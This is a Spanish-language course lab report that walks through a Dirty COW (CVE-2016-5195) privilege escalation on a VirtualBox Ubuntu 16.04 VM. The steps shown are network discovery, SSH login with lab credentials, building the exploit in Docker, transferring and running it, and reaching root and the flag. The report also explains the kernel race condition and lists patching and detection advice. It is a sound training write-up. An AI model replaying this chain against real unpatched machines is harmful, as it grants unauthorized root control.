

INFORME DE LABORATORIO

Penetration Testing & Escalamiento de Privilegios

Kernel Exploit: Dirty COW (CVE-2016-5195)

4Geeks Academy

Mayo 2026

1. Introducción y Contexto

Este laboratorio tiene como objetivo demostrar de forma práctica y controlada el funcionamiento del exploit conocido como Dirty COW (CVE-2016-5195), una de las vulnerabilidades más críticas registradas en el kernel de Linux. Se simula un escenario realista en el que un atacante con acceso local limitado a un sistema sin parchear logra escalar sus privilegios hasta obtener acceso completo como root.

El nombre "Dirty COW" proviene del mecanismo que explota: una condición de carrera (race condition) en la implementación de Copy-On-Write (COW) del kernel de Linux. Esta falla permitía a cualquier usuario local sobrescribir archivos de solo lectura para los cuales tenía permisos de lectura, incluyendo archivos del sistema como `/etc/passwd`, lo que deriva inevitablemente en escalamiento de privilegios.

1.1 CVE-2016-5195 — Dirty COW

CVSSv3 Score: 7.8 (ALTO)

CVE ID	CVE-2016-5195
Tipo	Race Condition (Condición de carrera)
Componente	Kernel de Linux — subsistema de memoria virtual (mm/gup.c)
Kernels afectados	Linux < 4.8.3 (versiones desde 2007)
Impacto	Escritura en archivos de solo lectura → escalamiento a root
Parche	Publicado el 20 de octubre de 2016 (kernel 4.8.3)

1.2 Objetivos del Laboratorio

- Verificar la versión del kernel de la máquina víctima y confirmar su vulnerabilidad.
- Preparar un entorno de compilación compatible usando Docker con Ubuntu 16.04.
- Compilar el exploit `dirty.cpp` con `g++` dentro del contenedor Docker.
- Transferir el binario compilado a la máquina víctima mediante SCP.
- Ejecutar el exploit y escalar privilegios de usuario limitado a root.
- Capturar la flag de root como evidencia del éxito del ataque.

2. Entorno del Laboratorio

El laboratorio se compone de dos máquinas virtuales corriendo en Oracle VirtualBox, comunicadas en una red local (192.168.0.0/24):


Máquina Atacante	Kali Linux 2025.4 — IP: 192.168.0.147
Máquina Víctima	Ubuntu 16.04.1 LTS — IP: 192.168.0.214
Kernel víctima	Linux 4.4.0-31-generic (vulnerable a Dirty COW)
Usuario inicial	student (sin privilegios de root)
Credenciales víctima	student / password123
Herramientas atacante	Nmap, Docker, g++, scp, nano

3. Fase 1 — Reconocimiento de la Red

Antes de atacar, se realizó un escaneo de la red local para identificar los hosts activos y localizar la IP de la máquina víctima. Se utilizó Nmap con el flag `-sn` (ping scan), el cual envía solicitudes ICMP y ARP a todos los hosts del rango dado sin realizar escaneo de puertos, lo que permite hacer un inventario rápido y silencioso de los equipos conectados.

```
sudo nmap -sn 192.168.0.1/24
```

El escaneo identificó múltiples hosts en la red. El host de interés fue 192.168.0.214, cuya MAC Address (08:00:27:DE:D6:E6) corresponde a una NIC virtual de Oracle VirtualBox — confirmando que es nuestra máquina objetivo.



```
kali@kali:~$ sudo nmap -sn 192.168.0.1/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-11 23:06 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00062s latency).
MAC Address: 34:60:F9:71:08:7F (TP-Link Limited)
Nmap scan report for 192.168.0.101
Host is up (0.12s latency).
MAC Address: 5E:A6:E6:06:2C:E8 (Unknown)
Nmap scan report for 192.168.0.115
Host is up (0.076s latency).
MAC Address: E2:EF:FF:FB:97:85 (Unknown)
Nmap scan report for 192.168.0.160
Host is up (0.058s latency).
MAC Address: 40:2F:86:66:ES:8E (LG Innotek)
Nmap scan report for 192.168.0.164
Host is up (1.6s latency).
MAC Address: 86:08:4D:25:F6:6A (Unknown)
Nmap scan report for 192.168.0.177
Host is up (0.13s latency).
MAC Address: 40:AA:56:07:39:E9 (China Dragon Technology Limited)
Nmap scan report for 192.168.0.184
Host is up (0.33s latency).
MAC Address: 86:6D:32:68:5A:E0 (Unknown)
Nmap scan report for 192.168.0.214
Host is up (0.00051s latency).
MAC Address: 08:00:27:DE:D6:E6 (PCS Systemtechnik/Oracle VM VirtualBox virtual NIC)
Nmap scan report for 192.168.0.221
Host is up (0.15s latency).
```

Figura 1 — Resultado del escaneo Nmap. Se identifica la máquina víctima en 192.168.0.214.

4. Fase 2 — Acceso Inicial mediante SSH

Con la IP de la víctima identificada, se procedió a conectarse vía SSH utilizando las credenciales del usuario student. En la primera conexión, SSH solicita confirmación para agregar el fingerprint del servidor al archivo de hosts conocidos. Se aceptó la conexión y se autenticó exitosamente con la contraseña password123.

```
ssh student@192.168.0.214
```

El sistema respondió con el banner de bienvenida de Ubuntu 16.04.1 LTS, confirmando el acceso. Se observó también que el sistema tiene 271 paquetes pendientes de actualización, de los cuales 183 son actualizaciones de seguridad — una señal clara de un sistema desatendido y potencialmente vulnerable.




Figura 2 — Conexión SSH exitosa al sistema víctima como usuario student.

5. Fase 3 — Verificación de la Vulnerabilidad del Kernel

Una vez dentro del sistema, se verificó la versión del kernel con el comando `uname -a`. Este comando muestra información completa del sistema operativo, incluyendo nombre, hostname, versión del kernel, fecha de compilación y arquitectura.

```
uname -a
```



```
(kali@kali)-[~]
$ ssh student@192.168.0.214
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@192.168.0.214's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

Last login: Tue May 12 23:59:37 2026 from 192.168.0.147
student@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
student@ubuntu:~$
```

Figura 3 — Verificación del kernel: Linux ubuntu 4.4.0-31-generic. Sistema confirmado vulnerable a Dirty COW.


El resultado muestra la versión del kernel: 4.4.0-31-generic. Esta versión fue compilada en julio de 2016 y es anterior al parche de Dirty COW (publicado en octubre de 2016), confirmando que el sistema es vulnerable a CVE-2016-5195. El exploit `dirty.cpp` es compatible con kernels de la rama 4.4.x sin parchear.

6. Fase 4 — Preparación del Entorno de Compilación con Docker

Para garantizar la compatibilidad del binario compilado con el sistema víctima (Ubuntu 16.04, glibc 2.23), se utilizó Docker en la máquina Kali para crear un contenedor con exactamente el mismo sistema operativo que la víctima. Compilar en un sistema moderno generaría un binario incompatible por diferencias en versiones de glibc u otras bibliotecas del sistema.

6.1 Descargar la imagen de Ubuntu 16.04

```
sudo docker pull ubuntu:16.04
```



```
(kali@kali)-[~]
$ sudo docker pull ubuntu:16.04
16.04: Pulling from library/ubuntu
58690f9b18fc: Pull complete
b51569e7c507: Pull complete
da8ef40b9eca: Pull complete
fb15d46c38dc: Pull complete
Digest: sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffee0d6
Status: Downloaded newer image for ubuntu:16.04
docker.io/library/ubuntu:16.04


(kali@kali)-[~]
$
```

Figura 4 — Descarga exitosa de la imagen Docker de Ubuntu 16.04.

Docker descargó la imagen desde Docker Hub en capas (layers). El SHA256 del digest confirma la integridad de la imagen. El tamaño total de la imagen base es de aproximadamente 55 MB.

6.2 Lanzar el contenedor

```
sudo docker run -it --name compile-ubuntu16 ubuntu:16.04
```




```
(kali@kali)-[~]
$ sudo docker run -it --name compile-ubuntu16 ubuntu:16.04
root@af44758f21d6:/#
```

Figura 5 — Contenedor lanzado exitosamente. Shell de root dentro del contenedor Ubuntu 16.04.

El flag `-it` asigna una terminal interactiva al contenedor. El flag `--name` asigna un nombre fijo que usaremos luego para copiar el binario. El prompt `root@<container_id>:/#` confirma que somos root dentro del entorno aislado del contenedor.

6.3 Instalar herramientas de compilación

Dentro del contenedor, se ejecutó `apt update` para refrescar los repositorios, seguido de la instalación de `build-essential` (que incluye `g++`, `gcc` y `make`) y `libutil-dev` (necesaria para compilar `dirty.cpp` que usa la función `forkpty()`).



```
(kali@kali)-[~]
$ sudo docker run -it --name compile-ubuntu16 ubuntu:16.04
root@af44758f21d6:/# apt install build-essential libutil-dev -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package build-essential
E: Unable to locate package libutil-dev
root@af44758f21d6:/#
```


Figura 6 — Error inicial: build-essential no encontrado. Se requiere apt update primero.

En la primera ejecución se observó que apt no podía localizar los paquetes build-essential y libutil-dev. Esto se debe a que la lista de paquetes del contenedor base estaba vacía. La solución fue ejecutar apt update primero para descargar los índices de paquetes desde los repositorios de Ubuntu.

7. Fase 5 — Creación y Compilación del Exploit

7.1 Instalación de dependencias y editor

Tras actualizar los repositorios, se instalaron correctamente los paquetes necesarios. Se observa en los logs que apt descargó 17.4 MB de paquetes desde los repositorios xenial (Ubuntu 16.04). Luego se instaló el editor nano para escribir el código del exploit directamente en el contenedor.



```
Session Actions Edit View Help
Get:15 http://archive.ubuntu.com/ubuntu xenial-updates/universe amd64 Packages [1471 kB]
Get:16 http://archive.ubuntu.com/ubuntu xenial-updates/multiverse amd64 Packages [24.9 kB]
Get:17 http://archive.ubuntu.com/ubuntu xenial-backports/main amd64 Packages [11.3 kB]
Get:18 http://archive.ubuntu.com/ubuntu xenial-backports/universe amd64 Packages [12.0 kB]
Fetched 17.4 MB in 1s (11.2 MB/s)
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
2 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@f44750f21d6:/# apt install nano
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
Suggested packages:
  spell
The following NEW packages will be installed:
  nano
0 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 191 kB of archives.
After this operation, 780 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu xenial-updates/main amd64 nano amd64 2.5.3-2ubuntu2 [191 kB]
Fetched 191 kB in 0s (722 kB/s)
debconf: delaying package configuration, since apt-utils is not installed
Selecting previously unselected package nano.
(Reading database ... 4785 files and directories currently installed.)
Preparing to unpack .../nano_2.5.3-2ubuntu2_amd64.deb ...
Unpacking nano (2.5.3-2ubuntu2) ...
Setting up nano (2.5.3-2ubuntu2) ...
update-alternatives: using /bin/nano to provide /usr/bin/editor (editor) in auto mode
update-alternatives: using /bin/nano to provide /usr/bin/pico (pico) in auto mode
root@f44750f21d6:/# nano dirty.cpp
root@f44750f21d6:/#
```

Figura 7 — Actualización de repositorios e instalación de nano dentro del contenedor.

7.2 Código fuente del exploit (dirty.cpp)

Con nano, se creó el archivo dirty.cpp dentro del contenedor. El exploit está implementado en C++ y aprovecha la race condition en el mecanismo Copy-On-Write del kernel. Los parámetros clave del exploit son:

- ROOTID — El UID del usuario root (0 en sistemas estándar).
- DEFPWD — La contraseña que se asignará al usuario root. En este caso: dirtyCowFun.
- SSHID — Identificador de SSH para la autenticación posterior.
- El exploit modifica /etc/passwd reemplazando la entrada del usuario root con una nueva contraseña controlada.

8. Fase 6 — Transferencia del Exploit a la Víctima

8.1 Copiar binario del contenedor a Kali

Una vez compilado, el binario fue extraído del contenedor Docker al sistema de archivos de Kali usando `docker cp`. Este comando copia archivos entre el sistema host y un contenedor sin necesidad de que el contenedor esté en ejecución.

```
sudo docker cp compile-ubuntu16:/dirty ./dirty
```




Figura 11 — Copia exitosa del binario dirty desde el contenedor Docker a Kali (48.6 kB).

8.2 Transferencia SCP a la víctima

Con el binario en Kali, se utilizó SCP (Secure Copy Protocol) para transferirlo de forma segura a la máquina víctima. SCP usa el protocolo SSH como canal de transporte, cifrando tanto la autenticación como la transferencia de datos.

```
scp dirty student@192.168.0.214:/home/student
```



Figura 12 — Transferencia SCP completada al 100%. El archivo dirty (46KB) fue copiado exitosamente a la máquina víctima.

La transferencia se completó al 100% a una velocidad de 8.8 MB/s. El archivo dirty ahora se encuentra en `/home/student/dirty` en la máquina víctima, listo para ser ejecutado.

9. Fase 7 — Ejecución del Exploit en la Víctima

9.1 Reconexión SSH a la víctima

Desde Kali se abrió nuevamente una sesión SSH al sistema víctima como usuario student. El sistema reportó el intento de login previo y el aviso de 271 paquetes pendientes de actualización, pero aun sin parchear.

```
(kali@kali)-[~]
$ ssh student@192.168.0.214
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@192.168.0.214's password:

Permission denied, please try again.
student@192.168.0.214's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue May 12 00:10:02 2026 from 192.168.0.147
student@ubuntu:~$
```

Figura 13 — Nueva sesión SSH activa en la máquina víctima como student.

9.2 Dar permisos y ejecutar el exploit

Se otorgaron permisos de ejecución al binario con `chmod +x` y se ejecutó el exploit. El exploit comienza explotando la race condition en el kernel para modificar `/etc/passwd`, proceso que puede tardar varios segundos dependiendo del timing de los hilos.

```
chmod +x dirty ./dirty

student@ubuntu:~$ chmod +x dirty
student@ubuntu:~$ ./dirty
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)
```

Figura 14 — Ejecución exitosa del exploit. El nuevo password de root es: dirtyCowFun

El exploit se ejecutó exitosamente. El output confirma:

- Running... — El exploit inició los hilos de race condition.
- Received su prompt (Password:) — El exploit recibió el prompt de autenticación de su.
- Root password is: dirtyCowFun — La contraseña de root fue modificada exitosamente.
- Enjoy! :-)

10. Fase 8 — Escalamiento de Privilegios a Root

10.1 Cambio de usuario a root

Con la nueva contraseña de root establecida por el exploit, se usó el comando `su root` para cambiar al usuario root. Se ingresó la contraseña `dirtyCowFun` cuando fue solicitada.

```
su root
```

```
student@ubuntu:~$ su root
Password:
root@ubuntu:/home/student#
```

Figura 15 — Cambio exitoso al usuario root con la contraseña inyectada por el exploit.

El prompt cambió de `student@ubuntu:~$` a `root@ubuntu:/home/student#`, confirmando que ahora se tiene acceso completo como superusuario del sistema.

10.2 Captura de la flag

Como evidencia final del éxito del ataque, se navegó al directorio `/root` y se leyó el archivo `flag.txt`. Este archivo solo es accesible por el usuario root.

```
cd ls cat flag.txt
```

```
student@ubuntu:~$ su root
Password:
root@ubuntu:/home/student# cd
root@ubuntu:~# ls
flag.txt
root@ubuntu:~# cat flag.txt
4GEEKS{Y0u_G0t_R00t}
root@ubuntu:~#
```

Figura 16 — Flag capturada exitosamente: `4GEEKS{Y0u_G0t_R00t}`



FLAG CAPTURADA: 4GEEKS{Y0u_G0t_R00t}

11. Análisis Técnico de la Vulnerabilidad

La vulnerabilidad CVE-2016-5195 (Dirty COW) es una condición de carrera (race condition) que existe en la implementación del mecanismo Copy-On-Write (COW) del kernel de Linux, específicamente en la función `get_user_pages()` del subsistema de memoria virtual.

11.1 Mecanismo de Copy-On-Write

Cuando un proceso intenta escribir en una región de memoria que está marcada como de solo lectura y que es compartida (por ejemplo, un archivo mapeado en memoria con `mmap()`), el kernel utiliza Copy-On-Write: en lugar de modificar la copia original, crea una copia privada de la página para ese proceso y escribe en ella. Este mecanismo protege la integridad de la memoria compartida.

11.2 La Race Condition

El exploit crea dos hilos que compiten de forma simultánea y continua:

- Hilo 1 (write thread): Intenta escribir en el archivo mapeado en memoria mediante `/proc/self/mem`, apuntando a la dirección del archivo de solo lectura.
- Hilo 2 (madvise thread): Llama repetidamente a `madvise(MADV_DONTNEED)` sobre la misma región de memoria, forzando al kernel a descartar las páginas privadas de la copia COW.

La race condition ocurre entre el momento en que el kernel crea la copia privada (page fault) y el momento en que descarta esa copia (madvise). En la ventana de tiempo donde el kernel ha creado la copia pero aún no ha completado el proceso COW, la escritura a través de `/proc/self/mem` puede "ganarle" al mecanismo de protección y escribir directamente en la página original del archivo.

11.3 Impacto en `/etc/passwd`

El exploit aprovecha este mecanismo para sobrescribir la entrada del usuario root en `/etc/passwd` con un hash de contraseña controlado por el atacante. Dado que `/etc/passwd` es legible por todos los usuarios (permisos 644), puede ser mapeado en memoria, y la race condition permite escribirlo a pesar del bit de solo escritura para root.

12. Mitigaciones y Recomendaciones

Para proteger sistemas Linux contra Dirty COW y vulnerabilidades similares de kernel, se recomiendan las siguientes medidas:

12.1 Parche del Kernel (Corrección Definitiva)

- Actualizar a Linux kernel $\geq 4.8.3$. En Ubuntu, ejecutar: `sudo apt update && sudo apt dist-upgrade`.
- Para Ubuntu 16.04: El parche está disponible desde el kernel 4.4.0-47-generic.
- Verificar después con `uname -r` que el kernel es la versión parcheada.

12.2 Controles Compensatorios

- Implementar SELinux o AppArmor para restringir las operaciones de escritura a través de `/proc/self/mem`.
- Monitorear accesos inusuales a `/etc/passwd` y `/proc/*/mem` con herramientas como `auditd` o `OSSEC`.
- Aplicar el principio de mínimo privilegio: los usuarios no deben tener acceso shell a sistemas críticos.
- Usar autenticación con llaves SSH en lugar de contraseñas, y deshabilitar el login por contraseña.

12.3 Detección del Ataque

- Un IDS/IPS puede detectar la ejecución masiva de llamadas a `madvise()` y `write()` en `/proc/self/mem`.
- Monitorear cambios inesperados en `/etc/passwd` mediante hash integrity checking (ej: `AIDE`, `Tripwire`).
- Los logs de `/var/log/auth.log` registrarán intentos de su con la contraseña modificada.

13. Conclusión

Este laboratorio demostró de manera práctica y exitosa cómo CVE-2016-5195 (Dirty COW) permite a un atacante local sin privilegios comprometer completamente un sistema Linux vulnerable. La vulnerabilidad, a pesar de haber sido parcheada en 2016, representa un caso de estudio fundamental en seguridad ofensiva por varios motivos:

- **Impacto crítico:** Permite escalamiento de privilegios total a root en millones de sistemas Linux sin parchear.
- **Explotación confiable:** El exploit tiene una tasa de éxito muy alta y no requiere configuración especial del sistema.
- **Amplio alcance:** Afectó al kernel de Linux desde versiones de 2007, abarcando casi una década de sistemas vulnerables.
- **Lección de mantenimiento:** La existencia de este sistema vulnerable en 2026 (con actualizaciones disponibles desde 2016) subraya la importancia crítica del parcheo proactivo.

El ejercicio también validó el valor de Docker como herramienta de compilación cruzada compatible en pentesting, permitiendo generar exploits con las bibliotecas exactas del sistema objetivo. La cadena completa de ataque — reconocimiento, acceso inicial, identificación de vulnerabilidad, compilación, transferencia y explotación — refleja un flujo de trabajo profesional de red team.

Flag capturada: 4GEEKS{Y0u_G0t_R00t}

Laboratorio completado exitosamente | Mayo 2026